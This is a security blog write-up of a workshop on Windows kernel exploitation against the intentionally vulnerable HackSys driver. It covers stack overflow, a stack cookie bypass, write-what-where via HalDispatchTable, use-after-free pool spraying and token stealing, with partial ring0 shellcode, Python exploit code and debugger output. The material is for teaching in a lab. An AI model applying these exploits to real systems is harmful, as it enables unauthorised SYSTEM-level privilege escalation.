Windows Kernel Exploitation

January 29, 2016 Neelu Tripathy Hacks, Research, Security Testing 0

This write-up summarizes a workshop/humla conducted by Ashfaq Ansari on the basics of various kinds of attacks available for exploiting the **Windows Kernel** as of this date. It describes and demonstrates some of the very common techniques to illustrate the impacts of bypassing Kernel security and how the same could be achieved by exploiting specific flaws in kernel mode components. A knowledge of basic buffer overflow exploits through user mode applications is a plus when understanding kernel exploitation and memory issues.

Introduction

A plethora of attacks have illustrated that attacker specific code execution is possible through user mode applications/software. Hence, lot of protection mechanisms are being put into place to prevent and detect such attacks in the operating system either through randomization, execution prevention, enhanced memory protection, etc. for user mode applications.

However little work has been done on the Kernel end to save the base OS from exploitation. In this article we will discuss the various exploit techniques and methods that abuse Kernel architecture and assumptions.

SEARCH

SEARCH …

"What investments make the most sense when it comes to application security?"

Register for our Application Security – State of the Nation report and fill in the survey!

RECENT POSTS

SSL Pinning: Introduction & Bypass for Android

LLMNR/NBT-NS Poisoning in Windows environment

RBI Guidelines for Tokenization

Malware on Steroids Part 3: Machine Learning & Sandbox Evasion

Malware on Steroids – Part 2: Evading Antivirus in a Simulated Organizational Environment

RECENT COMMENTS

Initial Set Up

All the demonstrations were provided on **Windows 7 x86 SP1** where a custom built **HackSys Extreme Vulnerable Driver** [intentionally vulnerable] was exploited to show Kernel level flaws and how they could be exploited to escalate privilege from Low Integrity to High Integrity.

The below set up was used:

- Windows 7 OS for Debugger and Debugee machine
- Virtual Box
- HackSys Extreme Vulnerable Driver
- Windows Kernel Debugger – WinDBG

Note: set the create pipe path in debugger as ***\\.\pipe\com1*** *and enable the same in debugee.*

Windows Kernel Architecture

Before moving to exploitation let's take a look at the basic architecture of the Kernel and modus operandi for process based space allocation and execution for Windows. The two major components of the Windows OS are User mode and Kernel mode. Any programs executing, will belong to either of these modes.



Figure 1: Windows Architecture Source: logs.msdn.com

HAL: **Hardware Abstraction Layer** – Is a layer of software routines for supporting different hardware with same Software;

Jai Kumar Sharma on A Detailed Guide on OSCP Preparation – From Newbie to OSCP

Pradnesh Chavan on A Detailed Guide on OSCP Preparation – From Newbie to OSCP

Michael on Malware Development – Welcome to the Dark Side: Part 1

krishna yadav on Breach Response – Lessons learnt in the past one year

chan doi di bui on A Detailed Guide on OSCP Preparation – From Newbie to OSCP

SEARCH

SEARCH ...

HalDispatchTable holds the addresses of some HAL routines

Stack Overflow

A stack overflow occurs when there is no proper bound checking done while copying user input to the pre-allocated buffer. A **memcpy()** operation was used by the vulnerable program which copies data beyond the pre-defined byte buffer for the variable.

In the example below, we are using a program that uses the **memcpy()** function.

```
DbgPrint("[+] pInputBuffer       : 0x%x\n", pInputBuffer);
DbgPrint("[+] inputBufferLength : 0x%x\n", inputBufferLength);

// Vanilla Stack Overflow Vulnerability
RtlCopyMemory((PVOID)&buffer, (PVOID)pInputBuffer, inputBufferLength);

DbgPrint("[+] Usermode Buffer Copied To Kernelmode\n");
}
```

Figure 2: StackOverflow.c

At first we write the buffer with a large enough value so as to overflow it and overwrite the **RET** (return) address. This shall give us control as to where we want to point for the next instruction. We proceed by using all A's and successfully crashing the stack. However, to find the exact offset of the **RET** overwrite. This can be done, by sending a pattern and finding the offset of **RET** overwrite.

For this purpose we use a unique pattern and provide it as the input using our exploit code. In the debugger, we find the exact offset as shown below:



Figure 3: EIP holding predictable pattern

As evident from above, the **EIP** has its offset at **72433372** (Read backwards – Little Endian). For our unique pattern of characters used as input, this pattern and hence the **EIP** offset is at **2080**.

In our exploit code, we define the shellcode and allocate to '**ring0_shellcode**' as below and

```
# shellcode start
ring0_shellcode = "\x90" * 8 + "\xCC"
ring0_shellcode += (
                    "\x60"                              # 0x00000000:  pushad
                    "\x31\xc0"                          # 0x00000001:  xor eax,eax
                    "\x64\x8b\x80\x24\x01\x00\x00"      # 0x00000003:  mov eax,[fs:eax+0x
                    "\x8b\x40\x50"                      # 0x0000000A:  mov eax,[eax+0x50]
                    "\x89\xc1"                          # 0x0000000D:  mov ecx,eax
```

Figure 4: EoP Shellcode

Add its address to our buffer as below. Here we keep the payload in user mode and execute it from kernel mode by adding the address of **ring0** shellcode to the buffer.

```
# shellcode real memory address
ring0_shellcode_address = id(ring0_shellcode) + 20
# pattern offset is 2080

k_buffer = "\x41" * 2080
# add the address of ring0 shellcode to the buffer
k_buffer += struct.pack("L", ring0_shellcode_address)
```

Note: In the first step, we find the address of our shellcode in memory using an interesting feature of Python i.e.
ring0_shellcode_address = id(ring0_shellcode) + 20 //id(var) + 20

Following this, we place the address to our shell code at the EIP offset found from the previous step. On execution, this shellcode [for cmd.exe] is called and spawns the shell with system privilege as shown below:



Figure 5: Spawn calc.exe with SYSTEM privileges

Stack Overflow Stack Guard Bypass

A protection mechanism to defeat stack overflows was proposed as a Stack Guard. With the implementation of this method, an executing function has two main components such as – the function_prologue and the function_epilogue methods.
Stack Guard is a compiler feature which adds code to **function_prologue** and **function_epilogue** to set and validate the stack canary.

Function prologue

```
; int __stdcall TriggerStackOverflowGS(void *pUserModeBuffer, unsigned int userModeBufferSize)
_TriggerStackOverflowGS@8 proc near

var_228= dword ptr -228h
status= dword ptr -224h
kernelBuffer= byte ptr -220h
var_1C= dword ptr -1Ch
ms_exc= CPPEH_RECORD ptr -18h
pUserModeBuffer= dword ptr  8
userModeBufferSize= dword ptr  0Ch

mov     edi, edi
push    ebp
mov     ebp, esp
push    0FFFFFFFEh
push    offset stru_121C8
push    offset __except_handler4
mov     eax, large fs:0
push    eax
add     esp, 0FFFFFDE8h
```

Figure 6: _except_handler4

```
; _EXCEPTION_DISPOSITION __cdecl _except_handler4(_EXCEPTION_RECORD *ExceptionRecord, _EXCEPTION_REGISTR
__except_handler4 proc near

ExceptionPointers= _EXCEPTION_POINTERS ptr -14h
ScopeTableRecord= dword ptr -0Ch
Disposition= dword ptr -8
Revalidate= byte ptr -1
EnclosingLevel= dword ptr  8
EstablisherFrame= dword ptr  0Ch
ContextRecord= dword ptr  10h
DispatcherContext= dword ptr  14h

mov     edi, edi
push    ebp
mov     ebp, esp
sub     esp, 14h
push    ebx
mov     ebx, [ebp+EstablisherFrame]
push    esi
mov     esi, [ebx+8]
xor     esi, ___security_cookie
push    edi
mov     eax, [esi]
mov     [ebp+Revalidate], 0
```

Figure 7: __security_cookie

Function Epilogue

```
loc_153A5:
mov     eax, [ebp+status]
mov     ecx, [ebp+ms_exc.registration.Next]
mov     large fs:0, ecx
pop     ecx
pop     edi
pop     esi
pop     ebx
mov     ecx, [ebp+var_1C]
xor     ecx, ebp                ; cookie
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn    8
_TriggerStackOverflowGS@8 endp
```

Figure 8: Security Cookie Validation In Function Epilogue

Referring to the program above, we find that every time we overwrite the stack in the conventional way, we will have to overwrite the Stack Cookie as well. So unless we write the right value in the canary, the check in the epilogue will fail and abort the program.

Workaround

To exploit this scenario of Stack Overflow protected by Stack Cookie, we will exploit the exception handling mechanism. As the exception handler are on the stack and as an attacker, we have the ability to overwrite things on the stack, we will overwrite the exception handler with the address of our shellcode and will raise the exception while copying the user supplied buffer to kernel allocated buffer to jump to our shellcode.



Figure 9: StackOverflow Gaurd Bypass using exploit code

Executing INT 3 instruction after bypassing Stack Guard as per the exploit code below:

```
# shellcode start
ring0_shellcode = "\x90" * 8 + "\xcc"
# shellcode end
```



Figure 10: Bypassing the stack Guard



Figure 11: Executing the shellcode and halted at breakpoint

Arbitrary Overwrites

This is also called the **Write What Where** class of vulnerabilities in which an attacker has the ability to write an arbitrary value at arbitrary memory location. If not done accurately, this may crash (User Mode)/may **BSOD** (Kernel Mode).

Typically there may be restrictions to

- Value – as to what value can be written
- Size – What size of memory may be overwritten
- And sometimes one may only be allowed to increment or decrement the memory

These kind of bugs are difficult to find as compared to the other known types but can prove to be very useful for an attacker for seamless execution of malicious code. There are various places where the attacker value can be written for effective execution such as **HalDispatchTable+4**, **Interrupt Dispatch Table**, **System Service Dispatch Table**, and so on.

Below is a sample WRITE_WHAT_WHERE structure containing the What-Where fields:

```
class WRITE_WHAT_WHERE(Structure):
    _fields_ = [
        ("What", c_void_p),
        ("Where", c_void_p)
        ]
```

Figure 12: WRITE_WHAT_WHERE Structure

Since the vulnerable function allows us to define the **What** and **Where** attributes in the structure, we assign the address of pointer to our own crafted shellcode to '**What**' and address of **HalDispatchTable0x4** to '**Where**' as shown below:

```
play_track(vlc_instance, 'Prepare_4.mp3')
# prepare the buffer
write_what_where = WRITE_WHAT_WHERE()
#write_what_where.What = 0x41414141
#write_what_where.Where = 0x42424242
write_what_where.What = ring0_shellcode_pointer_address
write_what_where.Where = HalDispatchTable0x4

p_write_what_where = pointer(write_what_where)
```

Figure 13: Assigning shellcode address and HAL Dispatch Table address to structure

```
out = c_ulong()
inp = 0x1337

hola = ntdll.NtQueryIntervalProfile(inp, byref(out)
)

print("[+] Spawning SYSTEM Shell")

program_pid = subprocess.Popen("cmd.exe",
                    creationflags=subprocess.CREATE_NEW_C
ONSOLE,
                    close_fds=True).pid
```

We have halted the program in the kernel debugger to examine the **HalDispatch Table** function address as shown below:



Figure 14: Reading Hal Dispatch Table Address Using Debugger

Figure 15: Executing the exploit code for Write_What_Where bug

After triggering the exploit, we examine the memory in the debugger to find that the kernel has written the address of the shellcode at **HalDispatchTable+4** which then gets executed. The below diagram shows program halted at the breakpoints as per the code.



Figure 16: EIP control by exploiting Write4 condition



Figure 17: EIP currently at breakpoint after overwrite

Going further, the shellcode provided in the payload will be executed due to the arbitrary overwrite condition.

Use After Free Bug Exploitation

When a program uses allocated memory after it has been freed, it can lead to unexpected system behaviour such as exception or can be used to gain arbitrary code execution. The modus operandi generally entails:

UAF

At some point an object gets created and is associated with a **vtable**, then later a method gets called by program. If we free the object before it gets used by the program, it may crash when program when it tries call a method.

To exploit this scenario, an attacker grooms the memory to make predictable pool layout. Then, allocates all similar sized objects. Next, the attacker tries to free some objects to create holes. Then, allocate and frees the vulnerable object. Finally, attacker fills the holes to take up the allocation where the vulnerable object was allocated. Such vulnerabilities are difficult to find and exploit and certain considerations are necessary such as:

- The pointer to the shellcode has to be placed in the same memory location as the freed vulnerable object memory location.
- The hole size created by pool spray has to be of the same size as the one freed.
- There should be no adjacent memory chunks free to prevent coalescing.

Coalescing: When two separate but adjacent chunks in memory are free, the operating system con-joins these smaller chunks to create a bigger chunk of memory to avoid **fragmentation**. This process is called Coalescing and this would make harder to exploit Use After free bugs since then, memory manager won't allocate the designated memory and the chances for the attacker to get same memory location is very less.

Sample vulnerable C functions depict Use After Free bug in a kernel driver are given below:

```
NTSTATUS HackSysHandleIoctlCreateBuffer(IN PIRP pIrp, IN PIO_STACK_LOCATION pIoStackIrp)
{
      PUSE_AFTER_FREE pUseAfterFree = NULL;
      SIZE_T inputBufferSize = 0;
      NTSTATUS status = STATUS_UNSUCCESSFUL;

      UNREFERENCED_PARAMETER(pIrp);
      UNREFERENCED_PARAMETER(pIoStackIrp);
      PAGED_CODE();

      status = CreateBuffer();

      return status;
}

NTSTATUS HackSysHandleIoctlUseBuffer(IN PIRP pIrp, IN PIO_STACK_LOCATION pIoStackIrp)
{
      PVOID pInputBuffer = NULL;
      SIZE_T inputBufferSize = 0;
      PUSE_AFTER_FREE pUseAfterFree = NULL;
      NTSTATUS status = STATUS_UNSUCCESSFUL;

      UNREFERENCED_PARAMETER(pIrp);
```

```
        PAGED_CODE();

        pInputBuffer = pIoStackIrp-&gt;Parameters.Dev
iceIoControl.Type3InputBuffer;
        inputBufferSize = sizeof(pUseAfterFree-&gt;bu
ffer);

        if (pInputBuffer)
        status = UseBuffer(pInputBuffer, inputBufferS
ize);

        return status;
}

NTSTATUS HackSysHandleIoctlFreeBuffer(IN PIRP pIrp,
IN PIO_STACK_LOCATION pIoStackIrp)
{
        NTSTATUS status = STATUS_UNSUCCESSFUL;

        UNREFERENCED_PARAMETER(pIrp);
        UNREFERENCED_PARAMETER(pIoStackIrp);
        PAGED_CODE();

        status = FreeBuffer();

        return status;
}
```

```
#ifndef __USE_AFTER_FREE_H__
    #define __USE_AFTER_FREE_H__
    #pragma once
    #include "Common.h"

    typedef struct _USE_AFTER_FREE {
        FunctionPointer pCallback;
        CHAR buffer[0x54];
    } USE_AFTER_FREE, *PUSE_AFTER_FREE;

    typedef struct _FAKE_OBJECT {
        CHAR buffer[0x58];
    } FAKE_OBJECT, *PFAKE_OBJECT;
#endif
```

Below example demonstrates such an exploit, where we have the debugee/target running as Guest. To trigger the Use After free bug we will have to first allocate the vulnerable object on the Kernel Pool, free it and force the vulnerable program to use the freed object.



Figure 18:Use After Free Object allocated. Waiting to free it.

Following this, we free the objects to create holes. Finally, we fill all the freed chunks to take up the memory location where the vulnerable object was created. This takes some time as for the purpose of demonstration this was done around 100 times. We all reallocate the UaF object with a FakeObject.



Figure 19: Free and reallocate UAF object



Figure 20: Free and reallocate UAF object

Meanwhile, the chunks have been filled by our/attacker controlled/fake object. If we look at the pool layout at this moment, then we can see that we have successfully reallocated the holes that we had created.



Figure 21: All consecutive chunks filled with IoCo ensures memory was evenly sprayed

Finally the code triggers the use of the freed UaF object and hence the bug. As per the exploit code it spawns a shell with SYSTEM privileges as shown below:



Figure 22: Attacker code executes with SYSTEM privilege

Token Stealing using Kernel Debugger

Another interesting phenomenon that can be demonstrated using the Kernel flaws is privilege escalation using process tokens.

In the below section we illustrate how an attacker can steal tokens from a higher or different privilege level and impersonate the same to elevate or change the privilege for another process. Using such vulnerabilities in the Kernel, any existing process can be given **SYSTEM** level privileges in spite of some of the known Kernel protections in place to avoid misuse such as **ASLR**, **DEP**, **Safe SEH**, **SEHOP**, etc.

Below is a step by step illustration for the '**Guest**' user that represents the guest having Low privilege. We will use kernel debugging session to escalate the rights of a**cmd.exe** process from Administrator to **SYSTEM**.

Use the debugger to find the current running processes and their attributes such as below-

```
PROCESS 8570b5e8  SessionId: 1  Cid: 025c    Peb: 7f
```

```
fdf000  ParentCid: 0704
     DirBase: 3eea5340 ObjectTable: 953b8570 HandleCount: 21.
     Image: cmd.exe

PROCESS 83dbb020 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
     DirBase: 00185000 ObjectTable: 87801c98 HandleCount: 481.
     Image: System
```

For **cmd.exe**

```
kd&gt; !process 8570b5e8 1
PROCESS 8570b5e8 SessionId: 1 Cid: 025c Peb: 7ffdf000 ParentCid: 0704
     DirBase: 3eea5340 ObjectTable: 953b8570 HandleCount: 21.
     Image: cmd.exe
     VadRoot 8553ba60 Vads 37 Clone 0 Private 135. Modified 0. Locked 0.
     DeviceMap 92b1bc80
     Token 953b6030
     ElapsedTime 00:02:53.332
     UserTime 00:00:00.000
. . .
```

For SYSTEM

```
kd&gt; !process 83dbb020 1
PROCESS 83dbb020 SessionId: none Cid: 0004 Peb: 00000000 ParentCid: 0000
   DirBase: 00185000 ObjectTable: 87801c98 HandleCount: 481.
   Image: System
   VadRoot 84b33cd8 Vads 8 Clone 0 Private 4. Modified 67365. Locked 64.
   DeviceMap 87808a38
   Token 878013e0
   ElapsedTime &lt;Invalid&gt;
   00:00:00.000
. . .
```

Now that we know the token for the system process, we can switch to the **cmd.exe** process and find the location for the token for this process.

```
kd&gt; .process /i 8570b5e8
You need to continue execution (press 'g' &lt;enter&gt;) for the context
to be switched. When the debugger breaks in again, you will be in
```

```
the new process context.
kd&gt; g
Break instruction exception - code 80000003 (first
chance)
nt!RtlpBreakWithStatusInstruction:
826c0110 cc int 3
kd&gt; dg @fs
 P Si Gr Pr Lo
Sel Base Limit Type l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- ---
-----
0030 82770c00 00003748 Data RW Ac 0 Bg By P Nl 0000
0493
kd&gt; !pcr
KPCR for Processor 0 at 82770c00:
    Major 1 Minor 1
      NtTib.ExceptionList: 88a573ac
            NtTib.StackBase: 00000000
         NtTib.StackLimit: 00000000
      NtTib.SubSystemTib: 801da000
            NtTib.Version: 0001c7c1
      NtTib.UserPointer: 00000001
            NtTib.SelfTib: 00000000

                   SelfPcr: 82770c00
                      Prcb: 82770d20
                 . . .
```

- Get the structure at **KPCR** from the address found above

```
kd&gt; dt nt!_KPCR 82770c00
     +0x000 NtTib : _NT_TIB
     +0x000 Used_ExceptionList : 0x88a573ac _EXCEPTI
